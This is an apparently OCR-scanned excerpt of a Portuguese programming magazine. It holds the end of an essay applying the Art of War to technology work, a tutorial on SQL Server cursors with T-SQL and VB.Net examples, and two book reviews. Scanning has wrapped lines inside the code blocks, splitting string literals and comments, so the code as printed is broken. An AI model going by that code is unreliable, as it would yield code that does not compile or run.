
Ora eis um tema interessante! No caso de um conflito bélico, tal como descrito na arte da guerra, o objectivo é explicar o uso da criatividade e o tempo para criar momentum, num exército. Como se está a falar de tecnologia, não é um exército, mas sim um "objectivo", ou seja ter sucesso!

Ora bem, a criatividade é um factor base de sucesso, aliás ao longo da história recente, temos visto como ideias inovadoras e criativas têm aberto novos mercados, impulsionado o desenvolvimento tecnológico a criação de novas oportunidades, etc…. Por exemplo, o lançamento do Apple 1, numa altura em que os computadores não eram algo destinado a utilizadores "comuns". A criatividade e a capacidade de pensar "fora da caixa", são factores indispensáveis para o sucesso! Ainda que por si só não sejam determinantes, e aí juntam-se os restantes ensinamentos! Quando se junta a criatividade com o momento certo, avança-se a uma maior velocidade! Uma ideia que poderia estar aparentemente condenada ao fracasso, ganha "momentum", ganha velocidade e torna-se um sucesso! Podemos ver imensos exemplos assim no kickstarter, por exemplo, onde ideias de entusiastas e makers, se tornam verdadeiros sucessos, por terem aparecido na hora certa, no momento certo, na altura certa!

A criatividade será sempre o maior aliado de todos nós na tecnologia! E essa será a nossa força!

- **Pontos fracos e pontos fortes (虛實，虛实)**

Como em tudo, a tecnologia não é a excepção, existem pontos fracos e pontos fortes. A forma e a rapidez com que são equilibrados, ou desequilibrados para um dos lados, é por norma decisiva, num ou noutro sentido.



No contexto da tecnologia, as oportunidades aparecem com frequência a partir de "aberturas" no ambiente existente, sejam elas alterações ou circunstâncias do ambiente, ou sejam causadas por uma "fraqueza relativa" de uma determinada tecnologia ou situação. Nesses casos a vantagem, vem da fluidez com que se movimenta numa determinada área, aproveitando a oportunidade, para ganhar vantagem, criar novas oportunidades ou até por exemplo um novo ecossistema. Parece complexo, mas exemplificando, torna-se simples! Por exemplo o advento do formato Mpeg Layer 3 (MP3), inicialmente causou uma enorme dor de cabeça à industria musical, em parte por sua falta de fluidez de movimentos. Ora vejamos, a popularização desse formato, tornou possível e simples a transferência de músicas em formato digital com grande facilidade. Os suportes digitais eram "baratos" e saíam dos formatos de distribuição comuns, como as cassetes, cd's vinil, etc… Face a essa situação, serviços como o Napster, começaram a aproveitar o formato e a sua popularidade, ainda que de forma completamente errada, aproveitaram e ganharam "velocidade". Do outro lado a industria da música, movimentou-se de forma rígida, perdendo tempo. No meio deste contexto, uma aproximação quase que improvável, entre a indústria da música e a Apple, gerou aquilo que proporcionou um novo "mundo". A Apple na altura sob a liderança de Steve Jobs, aproveitou a oportunidade, com uma fluidez atípica, lançou o seu serviço de vendas de música, a iTunes Store, comercializou o seu equipamento destinado a reproduzir música no formato digital o iPod e em certa medida revolucionou a forma como se consome música. No entanto na altura a Apple era uma empresa de hardware e software, com a sua própria linha de produtos, o seu ecossistema, a sua "visão das coisas"! No entanto a forma com conseguiu ser fluida nos movimentos, gerou um dos maiores sucessos tecnológicos que ainda agora é muito recordado e aclamado.

Portanto, a fluidez de movimentos em resposta as mudanças, são essenciais para criar oportunidades, aproveitar oportunidades e converter fraquezas em forças para mo-

ver e ganhar vantagem, desiquilibrando a balança em nosso favor!

- **Manobras Militares (軍爭，军争)**

Apesar de Sun Tzu se ter focado no aspecto bélico, podemos perfeitamente seguir os ensinamentos mas orientando-os a outros aspectos! Um conflito directo, acarreta sempre riscos e perdas associadas. Até porque num conflito, nenhum dos lados tem uma "vitória sem falhas", pois a própria definição de conflito define a existência de perdas de ambos os lados! Sendo que o lado que é efectivamente derrotado, terá a maior perda. Vejamos, por exemplo um gestor de projectos, pode ver-se forçado a uma confrontação com a sua equipe, ou com elementos da sua equipe, por uma quantidade relativamente grande de motivos, sejam eles tempos de execução, métodos de executar determinada tarefa, etc… A primeira perda, será o tempo despendido na discussão. Quando o tempo é um factor crítico, despender tempo com discussões que não sejam plausíveis de produzir um bom resultado, acaba redundando num desgaste de tempo. Por outro lado o atrito gerado por uma discussão, origina desgaste, pode perfeitamente originar mal estar e no "longo percurso", provocar uma perda ainda maior. Outros exemplos poderiam ser dados, por exemplo o confronto entre equipes que trabalham no mesmo projecto, em partes diferentes do projecto, etc…

Todos os conflitos são complexos e sempre que possível devem ser evitados. No entanto é de grande importância, saber como vencer, quando forçado a um conflito. Existem muitas formas de se vencer um conflito argumentativo, mas como diz o velho ditado, a vitória começa quando se decide ouvir atentamente. Ouvir os argumentos e opiniões dos outros é o primeiro passo para se compreender e entender se realmente a vantagem vem de vencer o argumento ou de conciliar as posições, fazendo cedências. Existe muito boa documentação sobre este tema e este kernel panic já se faz longo, portanto tenta-se resumir um pouco o tema. Um passo para vencer uma contenda, será sempre definir uma intenção emotivamente positiva, mostrando-se sempre uma intenção emocional focada no pretender a paz e pretender ajudar a outra parte. Partir do principio que a outra parte está sempre na melhor das intenções, ser paciente e tentar mover a situação para a frente, em vez de permanecer no mesmo ponto, será sempre benéfico! A escolha de palavras é fulcral! Num argumento manter a outra parte numa consideração positiva, mostrando respeito mútuo, mesmo discordando com a opinião, mostrar respeito pela mesma, será um caminho para o sucesso. E por fim, gerir as reacções! Não deixar que o comportamento da outra parte, altere o nosso comportamento! Podia dizer em tom de brincadeira, "não deixar que o ponto e vírgula que nos escapa, nos cause irritação", mas no fundo se esse ponto e vírgula nos escapa, é porque nos esquecemos de o colocar no sítio certo!

Em suma, se entrarmos num conflito, não tendo alternativa, melhor será recorrer a todas as técnicas que nos permitam vencer!

- **Variações e adaptabilidade (九變，九变)**

Como já foi dito, a flexibilidade é uma das maiores vantagens! Nos textos de Sun Tzu, a flexibilidade é focada no aspecto bélico, nomeadamente na capacidade de um exército responder às mudanças. Ora bem a tecnologia está em constante mudança! A "sobrevivência" em certa medida depende da adaptabilidade e da flexibilidade de se adaptar, seja a uma nova tecnologia, a uma nova arquitectura, a um novo standard, a um novo conjunto de protocolos, a novas circunstâncias, etc… Como referido anteriormente no exemplo do mpeg layer 3 (mp3), a capacidade de se adaptar às constantes mudanças de circunstâncias é um factor crucial no sucesso! Usando alguns dos tópicos anteriormente apresentados, por exemplo face a um confronto, possivelmente originado por mudanças de circunstância, nada melhor que adaptar à mudança contornar o confronto e seguir em frente! Na tecnologia as mudanças cada vez mais ocorrem a velocidades e frequências maiores! Por exemplo, hoje em dia as redes sociais são uma mudança de "circunstância" a que os jogos digitais têm de se adaptar! Noutros tempos multi-player, era basicamente um ecrã divido a meio!


Hoje em dia isto é "impensável" a menos que se esteja a falar de "retro gamming"! E efectivamente não jogamos "Lotus Chalange"! Isto porque houveram mudanças de circunstância e o modelo de multi-player (multi-jogador), com o ecrã dividido, entre os dois, deixou de ser viável, até porque praticamente todos os equipamentos estão ligados em rede, logo um ecrã, para cada jogador, cada um no seu equipamento! Poderia enumerar mais exemplos de mudanças de circunstância, no entanto não valerá a pena continuar, deixando apenas os exemplos de situações em que as circunstâncias mudaram e a adaptabilidade, pode ditar o sucesso, face à mudança!

- **Movimento e Desenvolvimento de Tropas (行軍，行军 )**

No livro, esta secção é especialmente dedicada à avaliação das intenções das outras partes. Na tecnologia, se focarmos especialmente nos aspectos relacionados com segurança. Uma das grandes tarefas na hora de mitigar um ataque a um sistema, passa por antecipar o que o agressor possa ter por objectivo fazer, por forma a impedir o sucesso,

ou mesmo até tentar reproduzir os passos seguidos pelo agressor, para melhor entender o caminho seguido para o inviabilizar, em futuras "incursões". O mesmo se pode aplicar, por exemplo na hora de analisar malware. Por exemplo, a quando da detecção de um novo malware, perceber o que ele faz, não é apenas descompilar e ler o código, mas também perceber a sua origem, quais os objectivos de quem o escreveu, avaliar as "intenções" de quem o escreveu, etc…

O avaliar as intenções de outros, pode também aplicar-se por exemplo na hora de agregar um novo elemento a uma equipe! Quando não se conhece o elemento, poderá ser considerado um risco a adição de um elemento a uma equipe! Poderão as intenções, não ser as melhores, poderá ter objectivos diferentes dos da restante equipa, etc…. A avaliação de intenções acaba sendo um processo constante e importante! É quase como se faz no trânsito, quando se pretende fazer uma manobra e um outro veiculo, não utiliza os sinais de marcha para indicar as suas intenções! Cabe ao condutor tentar "avaliar e prever" as intenções do outro condutor! Sim, porque não somos "autómatos" e não comunicamos constantemente, como o caso dos carros autónomos! Logo temos de avaliar constantemente! Não ligou os indicadores de mudança de direcção, mas aproximou-se do eixo da via? Será que vai virar ? Mas não comunicou (ligou os piscas) a intenção de o fazer! Qual será a intenção ? É um exemplo caricato, mas é um exemplo real, que se vive no trânsito, todos os dias!

- **Terreno (地形 )**

Eis algo complexo! O que se pode considerar "terreno" em tecnologia, Bem, talvez as arquitecturas de hardware, uma vez que o software depende do "hardware" para "viver", talvez o mercado onde se coloca um produto, talvez o sistema operativo para o qual se desenvolve? A linguagem de programação em que se desenvolve um produto? A framework escolhida? Bem, se qualquer um destes elementos puder ser considerado o "terreno", podemos considerar que cada terreno tem as suas vantagens e desvantagens, sendo a vantagem a ponderação das mesmas! Não poderia deixar de passar este item sem dar um exemplo, que pode ser considerado por muitos, antigo, obsoleto, mas não deixa de ser um exemplo. Em tempos, o System 7 e posteriores (System 8 e System 9), da Apple Computer, eram totalmente incompatíveis com os IBM PC compatíveis , os "PC's" como eram e ainda são conhecidos. A arquitectura de processador era diferente dos pc compativeis, o software era destinado apenas a Mac's, etc… No entanto muito software foi desenvolvido para esses sistemas, apostando num sistema que na altura muitos achavam que acabaria sendo destinado apenas a entusiastas e afins. A verdade é que o sistema evoluiu, o System 9.x deu lugar ao Mac OS X, durante um lapso de tempo, o software escrito para System 9, poderia ser executado em OS X e até certo ponto a vantagem foi mantida. No entanto, a escolha de um terreno, no caso uma plataforma de hardware e software, poderia ter sido "desastrosa", na medida em que o hardware PC Compatível teve sempre um mercado mais amplo e o software para PC Compatível, nos diversos sistemas operativos disponíveis para a plataforma, mas em particular para Windows, mantiveram e ainda mantêm a liderança irrefutável no mercado! Caso a "profecia" de muitos se tivesse concretizado todo esse desenvolvimento teria perdido competitividade, e custado bastante mais para portar e manter. Logo até a escolha do que pode ser considerado terreno, é sempre um factor de elevada importância! Talvez não isolada, mas conjugada com outros factores!

- **Os nove campos de batalha (九地)**

Em tecnologia podemos certamente considerar que existem bem mais do que apenas nove campos de batalha, no entanto preferiria não focar este tópico em arquitecturas, modelos de desenvolvimento, plataformas, etc… Mas voltar um pouco aquilo que acontece antes de começarmos a desenvolver e a criar! A educação!

Segundo um estudo publicado, existem nove factores chave para o sucesso da educação em tecnologia. O primeiro diz que a tecnologia deve estar integrada nas aulas. Ora bem, nos dias de hoje isto é mais possível do que nunca, dada a massificação do uso da tecnologia! Logo este será um ponto facilmente ultrapassado, na hora de escolher onde estudar! No segundo ponto do mesmo estudo é dito que os responsáveis pelo ensino devem definir tempo para aprendizagem profissional e colaboração entre educadores. Bem, aqui entramos um pouco no campo da política! Mas será fácil ao observar a oferta formativa, ver qual está mais actualizada, consequentemente aquela que mais aposta na formação dos docentes! Seguindo para o ponto terceiro, o estudo diz que os alunos devem utilizar a tecnologia para colaborar! Creio que as ferramentas colaborativas, estão mais disponíveis que nunca! Desde o guithub ao Ondrive, passando por Google docs entre tantas outras, colaborar nunca foi tão fácil como agora! Bastará incentivar a usá-las! Passando para o quarto ponto, diz que a tecnologia deve ser integrada no núcleo do curriculum, nos vários níveis de educação, pelo menos uma vez por semana ou mais! Bem, isto poderá não ter tanto a ver com aquilo que diz respeito a um programador, mas certamente se for um programador que simultaneamente seja educador (professor, formador, etc…), terá certamente a oportunidade para dar o seu contributo neste ponto, para o que é considerado um dos factores do sucesso! Quatro já foram e vem o quinto ponto! Ora bem, neste é dito que devem existir avaliações formativas, on-line! Muita gente estará a pensar no famoso Moodle! Bem, outras plataformas usam exactamente o mesmo sistema, por exemplo o Coursera, entre outras! Mais do que avaliar de forma "bitolada", estas avaliações permitem a quem está a aprender poder ter uma percepção concreta das suas dificuldades proporcionado a oportunidade de dedicar mais tempo aquilo que se estuda! Por exemplo no caso de ensino de programação, ter a possibilidade de colocar o código numa plataforma on-line, ver se cumpriu os requisitos e em caso contrário ter alguma explicação adicional, poderá ser uma grande vantagem na aquisição de conhecimento! Já só faltam quatro, e vamos no ponto sexto! Ora neste o estudo diz que quanto menor o rácio "estudantes para computadores", melhor! Eu diria que o ideal, seria cada um ter o seu disponível! Até porque muito se aprende praticando! Parafraseando um amigo meu, "mesmo a copiar, aprendes a digitar". Logo se cada um tiver o seu, mais fácil será manter o foco, manter a atenção e

praticar cada vez mais, ao seu ritmo, à sua velocidade! No sétimo ponto é sugerida a realização de "visitas de estudo virtuais"! Bem, o virtual é vago, mas certo será que com a tecnologia evoluída como está, a realidade aumentada ajuda a disponibilizar por exemplo conteúdos adicionais interactivos. Por outro lado, imaginando um pouco, não seria engraçado ver como o "código" é executado pelo hardware, nas "entranhas" do mesmo ? Quase seguindo o exercício de imaginação de alguns livros, como o "Viagem ao Centro da Terra", mas no caso, seria mais uma "viagem ao centro do cpu", vendo os bits e bytes, registers e demais circuitos a actuarem, a "iluminarem" quando são utilizados! Eis algo que seria uma boa "visita de estudo virtual"! E na recta final vamos ao ponto oitavo! Nesse ponto é sugerido que os alunos usem motores de busca! Eu diria que já existe um verbo intransitivo, com significado ainda que limitado, para significar isto mesmo! O verbo "googlar", que de acordo com o dicionário é um verbo transitivo e intransitivo! Procurar ou pesquisar no motor de busca Google. **"googlar"**, in Dicionário Priberam da Língua Portuguesa [em linha], 2008-2013, https://www.priberam.pt/dlpo/googlar [consultado em 29-05-2017]. ". Apenas falta o último ponto desta lista, onde se pode ler que os responsáveis, devem ensinar e encorajar as práticas recomendáveis para a implementação da tecnologia! Aqui não existe muito a dizer! A menos que sejamos nós os responsáveis neste processo!

- **Atacando com Fogo (火攻)**

Neste ponto Sun Tzu, refere as vantagens e desvantagens do uso de cada recurso, em cada situação específica! Em tecnologia, o mesmo se pode aplicar, mas os recursos são muito mais vastos e os constrangimentos muito mais frequentes o que causa uma infinidade de variantes de casa situação! Por exemplo, isto pode ser aplicado à escolha de um algoritmo para resolver uma determinada situação, sendo o algoritmo o recurso e a situação o problema que se pretende resolver! Poderia ser por exemplo uma framework, o recurso e um projecto a situação! A escolha dos recursos deve ser sempre ponderada e adequada à situação ou ao problema, tendo em conta os eventuais constrangimentos de tempo, recursos, etc… que envolvem toda a situação.

- **Inteligência e Espionagem (用間，用间)**

Por fim o décimo terceiro! Inteligência e Espionagem não devem ser confundidas. Neste capítulo encontramos uma frase muito interessante que diz e cito "Por isso, é apenas o governante esclarecido e o sábio general que usará a mais alta inteligência do exército para fins de espionagem e, assim, conseguem grandes resultados. Os espiões são um elemento muito importante na guerra, porque neles depende a capacidade do exército de se mover". Isto pode ser interpretado como a necessidade de ter ferramentas de monitorização e bibliotecas destinadas a logging. Apesar de poder parecer para muitos que o desenvolvimento de software termina quando se tem uma release estável, isso pode não ser bem assim! O software está sempre a evoluir, que seja para corrigir bugs, quer seja para adicionar novas funcionalidades, ou aumentar a eficiência ou o desempenho. Neste aspecto a melhor fonte de informação, são as ferramentas de monitorização e os logs da aplicação que nos mostram onde a aplicação poderá estar a perder performance, ou a causar um erro, que funcionalidades são mais utilizadas, quais são os erros mãos comuns, etc… Se considerarmos que nem sempre é possível reproduzir todos os erros, em ambiente controlado, estas ferramentas, acabam sendo a melhor fonte de informação para os developers melhorarem as aplicações, bem como fazerem as actualizações necessárias em tempo oportuno!

Em conclusão, pode-se dizer que a "Arte da guerra" superou o passar dos tempos, resistiu a séculos de existência e tornou-se aplicável a tantas áreas distintas, como aquelas em que a pretendermos observar!

## AUTOR

**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

# Cursores: O Bom, o Mau e o SQL...

**O Bom**

Uma simples query SQL permite visualizar informação (retornada em formato tabular), sendo essa informação lida por um qualquer programa (app, site, etc.). Mas o que acontece se quisermos que o próprio motor SQL trate a informação?

Consideremos uma tabela de colaboradores duma empresa. Todos os meses temos que processar o ordenado. Para isso executamos algo (e.g.um stored procedure), que tem toda a "magia" e complexidade lá dentro. Mas precisamos de executar tantas vezes quantos registos tivermos. Isso não é possível com um simples SELECT.

Aqui entram os cursores. São uma figura demónica muito mal tratada, mas que se virmos bem são até bastantes simples.

O que faz então um cursor? Um cursor executa uma certa query e permite ao programa ler o resultado registo a registo (sequencialmente) num ciclo, eventualmente fazendo múltiplas operações com cada registo.

**O Mau**

Nem tudo é bom em cursores, claro. A sintaxe "feia" é um dos problemas, mas quanto a isso nada a fazer (hashtag #ComeECala).

Outra, mais grave, é a dificuldade do motor de SQL em optimizar o pedido. Numa query SQL é fácil optimizar o acesso e obter os dados da forma mais eficiente globalmente. O problema é que os cursores pedem um resultado inicial e depois cada operação executada em cada registo retornado é tratada independentemente.

Daí a recomendação de não usar cursores em consultas em que uma simples (ou complexa) query resolva o problema, mas nas situações de execução individual (registo a registo) de tarefas não há outra opção.

**O SQL**

Um exemplo vale mil palavras... Vamos usar SQL Server e VB.Net mas será semelhante para outros motores de bases de dados e outras linguagens.

Começamos por criar alguns objectos na base de dados e testá-los.

```
-- Começamos por criar uma tabela simples
CREATE TABLE Cats
(
    CatID      INT           NOT NULL PRIMARY KEY,
    CatName    NVARCHAR(64)  NOT NULL,
    CatYear    INT           NOT NULL,
);
GO

-- De seguida inserimos alguns registos
INSERT INTO Cats
(CatID, CatName, CatYear)
VALUES
( 1, 'Grumpy Cat',                      2012),
( 2, 'Schrody (Schrödinger''s cat)', 1935), /*
The name is correct and at the same time is in-
correct - until someone asks the cat! */
( 3, 'Garfield',                        1978),
( 4, 'Hobbes',                          1985),
( 5, 'Mr.Bigglesworth',                 1997),
( 6, 'Sylvester',                       1941),
( 7, 'Simba',                           1994),
( 8, 'Tigger',                          1928),
( 9, 'Heathcliff',                      1973),
(10, 'Simon''s Cat',                    2008),
(11, 'Spot (Data''s cat)',              1991),
(12, 'Top Cat',                         1961),
(13, 'Fofinha',                         2001),
(14, 'Leoa (the ''Mini-Cat'')',         2008),
(15, 'Pantyusha (Panteleymon)',         1900);
GO

-- A curiosidade matou o gato...
SELECT * FROM Cats;
GO

-- De seguida criamos um SP para executar
CREATE PROCEDURE USP_CatActions
    @CatID   INT,
    @CatName NVARCHAR(64) AS
      Print (CONCAT('A fazer coisas felinas com
       "', @CatName, '" (ID=', @CatID, ')...'));
    -- etc...
GO

-- Executar registo a registo tão fácil
EXEC USP_CatActions @CatID = 1, @CatName =
                                      'Grumpy Cat';
GO
```

O resultado da execução do stored procedure é:

```
A fazer coisas felinas com "Grumpy Cat" (ID=1)...
```

Se estivéssemos num programa, e.g. site, poderíamos usar código em C# ou neste caso em VB.Net para obter os registos e processá-los um a um...

```
Option Explicit On
Option Strict On

Imports System.Data.SqlClient

Module Felino

    Sub Main()
        ' Escolher uma connection string para o
                                            servidor
        ' (neste caso liga-se ao servidor
                                        "LOCALHOST"
        ' e Ã  base de dados "PROGRAMAR")
```

```
        Dim ConnStr As String = "Data Source
                                  =LOCALHOST; " _
                              + "Initial
                             Catalog=PROGRAMAR; " _
                              + "Integrated
                                    Security=True"

        ' Escolher a query para obter dados
        Dim SQL As String = "SELECT   CatId,
                                      CatName " _
                          + "FROM     Cats
                                                " _
                          + "WHERE    CatYear >
                                           1990 " _
                        + "ORDER BY CatName;"

        Try
            ' Abrir ligação ao servidor
            Dim conn As New SqlConnection(ConnStr)
            conn.Open()

            ' Definir novo pedido
            Dim comm As New SqlCommand(SQL, conn)
            comm.CommandType = CommandType.Text
            comm.Prepare()

            'Obter os dados
            Dim dr As SqlClient.SqlDataReader
            dr = comm.ExecuteReader()

            'Ciclo registo a registo (pede um
                                registo de cada vez)
            While (dr.Read())
                Dim CatID As Integer
                Dim CatName As String

                CatID = CType(dr.Item("CatID"),
                                              Integer)
                CatName = CType(dr.Item("CatName"),
                                               String)

                ' Incluir operações aqui...
                Console.WriteLine("A fazer coisas
                                  felinas com " _
                                + """ + CatName
                                      + """ _
                                + " (ID=" _
                                + CatID.ToString
                                                _
                                + ")...")
                ' Etc..
            End While
        Catch ex As SqlException
            Throw '...
        Catch ex As Exception
            Throw '...
        End Try

        Console.ReadLine() 'Aguentar os felinos
                                para ver o resultado
    End Sub

End Module
```

O resultado da execução do programa em VB.Net é:

```
A fazer coisas felinas com "Fofinha" (ID=13)...
A fazer coisas felinas com "Grumpy Cat" (ID=1)...
A fazer coisas felinas com "Leoa (the 'Mini-
Cat')" (ID=14)...
A fazer coisas felinas com
"Mr.Bigglesworth" (ID=5)...
A fazer coisas felinas com "Simba" (ID=7)...
A fazer coisas felinas com "Simon's
Cat" (ID=10)...
A fazer coisas felinas com "Spot (Data's
cat)" (ID=11)...
```

Como é possível ver, pede-se a query inicial e depois por cada registo retornado, executa-se algo. Repetir até não haver mais registos.

Um cursor tem uma sintaxe muito parecida.

Nota: para simplificar o código SQL em baixo, não foi colocado tratamento de erros (e.g. bloco TRY-CATCH), mas é sempre importante validar.

```
-- Para executar algo sobre cada registo precisa-
mos dum cursor...
-- Nota: executar o resto deste código em bloco

-- Começamos por declarar as variáveis dos valores
a ler do cursor (campos na prática)
DECLARE @ID   INT;
DECLARE @Name NVARCHAR(64);

-- De seguida declaramos o cursor juntamente com a
query que vai usar
DECLARE catsor CURSOR FOR
    SELECT   CatId, CatName
      FROM     Cats
      WHERE    CatYear > 1990
      ORDER BY CatName;

-- Abrir o cursor (executar a query em cima e pre-
parar-se para ler)
OPEN catsor;

-- Tentar obter o primeiro registo (2 campos para
dentro das 2 variáveis respectivas)
FETCH FROM catsor INTO @ID, @Name;

-- Agora ciclar por todos os registos se o registo
obtido for válido (se existe)
WHILE (@@FETCH_STATUS = 0)
BEGIN
      -- Fazer coisas
      EXEC USP_CatActions @CatID = @ID, @CatName =
@Name;
    -- Etc.

      -- Tentar obter o próximo registo
      FETCH NEXT FROM catsor INTO @ID, @Name;
END;

-- Arrumar a caixa da areia
CLOSE catsor;
DEALLOCATE catsor;
```

O resultado da execução do bloco é idêntico ao anterior, mas neste caso feito em SQL com um cursor.

Um dos maiores ódios de estimação aos cursores é o facto de o FETCH ser escrito duas vezes (que é grave quando por exemplo vamos buscar `muitos campos` e temos que repetir um FETCH com muitas variáveis).

Felizmente há workarounds…

```
-- Exemplo com cursor usando apenas um FETCH
-- Nota: executar o resto deste código em bloco

-- Começamos por declarar as variáveis dos valores
a ler do cursor (campos na prática)
DECLARE @ID   INT;
DECLARE @Name NVARCHAR(64);

-- De seguida declaramos o cursor juntamente com a
query que vai usar
DECLARE catsor CURSOR FOR
    SELECT   CatId, CatName
      FROM     Cats
      WHERE    CatYear > 1990
      ORDER BY CatName;

-- Abrir o cursor (executar a query em cima e pre-
parar-se para ler)
OPEN catsor;

-- Agora ciclar por todos os registos
-- Este é um ciclo infinito WHILE (1=1), com um
BREAK no interior
WHILE ('Cursor' <> '666') -- Assim é mais interes-
sante
BEGIN
      -- Tentar obter o primeiro/próximo registo
      -- (2 campos para dentro das 2 variáveis res-
pectivas)
      FETCH NEXT FROM catsor INTO @ID, @Name;

      -- Caso não tenha mais registos, sai do WHILE
    IF (@@FETCH_STATUS <> 0) BREAK;

      -- Fazer coisas
      EXEC USP_CatActions @CatID = @ID, @CatName =
@Name;
    -- Etc.
END;

-- Arrumar a caixa da areia
CLOSE catsor;
DEALLOCATE catsor;
```

O resultado da execução do bloco é idêntico ao anterior, mas fica com o código simplificado.

Finalmente, para apagar os objectos criados:

```
DROP TABLE Cats;
DROP PROCEDURE USP_CatActions;
```


## AUTOR

**Escrito por André Melancia**

Independent Developer/DBA/Consultant. Microsoft Certified Trainer (MCT) focusing on SQL Server, Azure and IoT. 17+ years' fun developing information and multimedia systems, DBA, project and IT management. PowerShell Portugal, IT Pro Portugal and IoT Portugal communities organiser. IPv6 Portugal, DNSSec Portugal and Windows Development Portugal online communities moderator. Actively volunteering, organising, speaking or just participating at community meetings and events like SQLSaturdays, SQLBits, SQLRelay, Maker Faire Lisbon, Arduino/Genuino Day Lisbon, Global Azure Bootcamp Lisbon, etc. Proud uncle and food devouring expert, with dangerous pussy cat as companion.

Go to http://Andy.PT and you'll know the same as the NSA...

# Media Partners da Revista PROGRAMAR















# Análises

C# 6 - PROGRAMAÇÃO COM PRODUTIVIDADE

Bases de Dados e Geolocalização

# Desenvolvimento em Swift para iOS

**Título:** Desenvolvimento em Swift para iOS


**Autores:** Luís Marcelino | Catarina Silva

**Editora:** FCA - Editora de Informática

**Páginas:** 264

**ISBN:** 978-972-722-859-1

**Formato:** soft-cover




Nesta edição vamos fazer a review do Livro "Desenvolvimento em Swift para iOS" escrito por Luís Marcelino e Catarina Silva, ambos professores no Politécnico de Leiria e co-autores do livro "Desenvolvimento em iOS – iPhone, iPad e iPod Touch – Curso Completo" também editado pela FCA.

Ao longo de dez capítulos os autores constroem uma aplicação mobile recorrendo à linguagem Swift, permitindo de uma forma didática a introdução à programação de sistemas mobile IOS e à sua linguagem. Para poder tirar mais partido do processo de aprendizagem deste livro, o leitor necessita de ter acesso a um computador da Apple e ter instalado o XCode para poder seguir os exemplos.

No primeiro capitulo temos a introdução, dar a conhecer a linguagem Swift, o IDE XCode e após alguns conceitos base dão inicio ao projeto que vai acompanhar a leitura do livro.

A introdução à linguagem surge nos capítulos dois e três, onde o leitor tem o primeiro contato com a linguagem e é descrito os conceitos base como os tipos de variáveis, a sua definição, ações de controlo de fluxo, funções e a introdução à classes e estruturas de dados. Para programadores que já passaram por outras linguagens, notarão algumas semelhanças na definição ou comportamento da programação Swift em relação a outras linguagens, contudo é de referir que são apenas semelhanças. São abordados temas mais avançados como a programação orientada a objetos, programação concorrente ou closures.

O divertimento chega com o capitulo cinco onde se começa a construir a aplicação e são introduzidos conceitos fulcrais no desenvolvimento de aplicações mobile. Neste capitulo muitos conceitos são introduzidos estão relacionados com os diversos componentes da aplicação, como sejam os controladores de conteúdos, entre outros.

A forma como os controlos e as vistas estão relacionados, assim como o seu relacionamento é apresentado no capitulo 5. Este capitulo é particularmente interessante pela utilização do Storyboard e a introdução à interface gráfica, dando mote ao capitulo seguinte.

No capitulo seis, é dado o foco à experiência de utilização, à forma como são geridos os eventos de movimento, às animações das vistas e a inclusão de recursos multimídia.

A geo-localização e os mapas são o foco do capitulo sete, onde é explicado a melhor forma de utilizar este serviço.

Como utilizar recursos JSON e XML, é explicado no capitulo oito. Neste capitulo é apresentado, igualmente, a forma de integrar a redes sociais na aplicação.

Com o aproximar do final do livro, os últimos dois capítulos são reservados os temas da persistência (capitulo nove) e testes da aplicação e submissão na apple store (capitulo dez).

**Conclusão:**

Este livro é uma breve introdução à linguagem Swift e à criação de aplicações para IOS, apesar da aplicação construída ser simples, os conceitos mais importantes e os componentes mais utilizados são apresentados de uma forma simples e de fácil aprendizagem, sendo um bom ponto de partida para quem quiser aprender a linguagem.

## AUTOR

**Escrito por Nuno Cancelo**

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e optimizar os sistemas aumentando a sua performance.

# Bases de Dados e Geolocalização


**Título:** Bases de Dados e Geolocalização

**Autores: Ricardo Queirós**

**Editora:** FCA

**Páginas:** 192

**ISBN:** 978-972-722-862-1

**Formato:** Capa soft

Nesta edição trazemos até vós a review de um dos livros mais recentes da FCA Editora, o "Android – Bases de Dados e Geolocalização" de Ricardo Queirós. Como seria de esperar, este é um livro com a qualidade habitual que este autor já nos habituou. Direccionado para os profissionais de informática (*e também para os entusiastas e curiosos*) que queiram dar os primeiros passos na programação Android com destaque claro está para as bases de dados e geolocalização. Contudo devo dizer-vos que os leitores mais experientes no assunto, não ficarão desiludidos com este livro em particular, uma vez que os temas abordados têm todo o interesse, tenhamos 0 ou 10 anos de experiência nesta temática.

O livro é constituído por oito capítulos, sendo que os mesmos estão divididos por duas partes. A linguagem de programação usada nos exemplos dados é o Java.

